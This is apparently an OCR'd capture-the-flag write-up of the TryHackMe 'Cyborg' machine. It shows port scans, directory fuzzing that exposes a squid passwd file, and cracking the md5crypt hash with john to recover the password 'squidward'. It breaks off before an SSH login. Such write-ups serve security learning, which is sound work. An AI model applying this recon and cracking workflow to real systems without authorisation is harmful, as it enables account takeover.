
Cyborg

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.172.71
Lets try pinging it real quick

```
ping 10.10.172.71 -c 5

PING 10.10.172.71 (10.10.172.71) 56(84) bytes of data.
64 bytes from 10.10.172.71: icmp_seq=1 ttl=60 time=234 ms
64 bytes from 10.10.172.71: icmp_seq=2 ttl=60 time=192 ms
64 bytes from 10.10.172.71: icmp_seq=3 ttl=60 time=314 ms
64 bytes from 10.10.172.71: icmp_seq=4 ttl=60 time=165 ms
64 bytes from 10.10.172.71: icmp_seq=5 ttl=60 time=179 ms

--- 10.10.172.71 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 164.890/216.589/314.046/53.867 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.172.71 --ulimit 5000
```

```
rustscan -a 10.10.172.71 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 -----------------------------------
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.172.71:22
Open 10.10.172.71:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-17 20:34 IST
Initiating Ping Scan at 20:34
Scanning 10.10.172.71 [2 ports]
Completed Ping Scan at 20:34, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:34
Completed Parallel DNS resolution of 1 host. at 20:34, 2.57s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 20:34
Scanning 10.10.172.71 [2 ports]
Discovered open port 80/tcp on 10.10.172.71
Discovered open port 22/tcp on 10.10.172.71
Completed Connect Scan at 20:34, 0.19s elapsed (2 total ports)
Nmap scan report for 10.10.172.71
Host is up, received syn-ack (0.26s latency).
Scanned at 2024-09-17 20:34:48 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds
```

Open ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Alright lets do a aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.172.71 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.172.71 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-17 20:37 IST
Nmap scan report for 10.10.172.71
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
| 256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_ 256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Alright lets do some directory fuzzing next

Directory Fuzzing :

Lets do the fuzzing with the default wordlist of feroxbuster first

First Scan :

```
feroxbuster --url http://10.10.172.71 -t 200
```



Directories from scan 1

301 GET 9l 28w 312c http://10.10.172.71/admin ⇒
http://10.10.172.71/admin/
200 GET 15l 74w 6143c http://10.10.172.71/icons/ubuntu-logo.png
200 GET 375l 968w 11321c http://10.10.172.71/

```
301 GET 9l 28w 310c http://10.10.172.71/etc ⇒
http://10.10.172.71/etc/
200 GET 6l 27w 258c http://10.10.172.71/etc/squid/squid.conf
200 GET 1l 1w 52c http://10.10.172.71/etc/squid/passwd
```

Lets try the dirb/common.txt too just in case

Second Scan :

```
feroxbuster --url http://10.10.172.71 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.172.71 -t 200 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────┬──────────────────────────────────────────────────────
 🎯 Target Url        │ http://10.10.172.71
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.10.4
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Recursion Depth   │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────┴──────────────────────────────────────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; t
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; t
301      GET        9l       28w      312c http://10.10.172.71/admin => http://10.10.172.71/admin/
200      GET       15l       74w     6143c http://10.10.172.71/icons/ubuntu-logo.png
200      GET      375l      968w    11321c http://10.10.172.71/
301      GET        9l       28w      310c http://10.10.172.71/etc => http://10.10.172.71/etc/
200      GET      375l      968w    11321c http://10.10.172.71/index.html
200      GET       69l       92w      771c http://10.10.172.71/admin/styles.css
200      GET       93l      322w     4926c http://10.10.172.71/admin/admin.html
200      GET       87l      742w    65832c http://10.10.172.71/admin/piano.jpg
200      GET      139l      325w     5771c http://10.10.172.71/admin/index.html
200      GET        1l        1w       52c http://10.10.172.71/etc/squid/passwd
200      GET        6l       27w      258c http://10.10.172.71/etc/squid/squid.conf
[####################] - 26s     9246/9246    0s      found:11      errors:2046
[####################] - 26s     4614/4614    179/s   http://10.10.172.71/
[####################] - 24s     4614/4614    189/s   http://10.10.172.71/admin/
[####################] - 4s      4614/4614    1224/s  http://10.10.172.71/etc/ => Directory listing
[####################] - 5s      4614/4614    863/s   http://10.10.172.71/etc/squid/ => Directory listing
```

Directories from scan 2


```
301 GET 9l 28w 312c http://10.10.172.71/admin ⇒
http://10.10.172.71/admin/
200 GET 15l 74w 6143c http://10.10.172.71/icons/ubuntu-logo.png
200 GET 375l 968w 11321c http://10.10.172.71/
301 GET 9l 28w 310c http://10.10.172.71/etc ⇒
http://10.10.172.71/etc/
200 GET 375l 968w 11321c http://10.10.172.71/index.html
200 GET 69l 92w 771c http://10.10.172.71/admin/styles.css
200 GET 93l 322w 4926c http://10.10.172.71/admin/admin.html
200 GET 87l 742w 65832c http://10.10.172.71/admin/piano.jpg
200 GET 139l 325w 5771c http://10.10.172.71/admin/index.html
200 GET 1l 1w 52c http://10.10.172.71/etc/squid/passwd
200 GET 6l 27w 258c http://10.10.172.71/etc/squid/squid.conf
```

Few more found lets get to this web application now

Web Application :

Default page :


Nothing in the source code as well lets see this /admin page now




Alright lets see the admins page it links to /admin/admin.html here

So they indicate that there is a proxy called squid we saw that in the directory as well also music_archive in backup but i dont know how that help us currently


Moving on lets see this /etc/ page now



Lets see this squid dir here




Lets see this passwd here squid.conf is useless here



Gaining Access :

Lets identify this hash quickly



MD5 here lets crack this using john i guess

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±2 (1.063s)
vim hash
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±2 (1.51s)
john --format=md5crypt hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward        (?)
1g 0:00:00:00 DONE (2024-09-17 20:54) 9.090g/s 356072p/s 356072c/s 356072C/s jennifer123..liliac
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Creds for something

Name/Service : music_archive
Password : squidward

Got a password here lets try to SSH in with music_archive user i guess (feels odd tho)

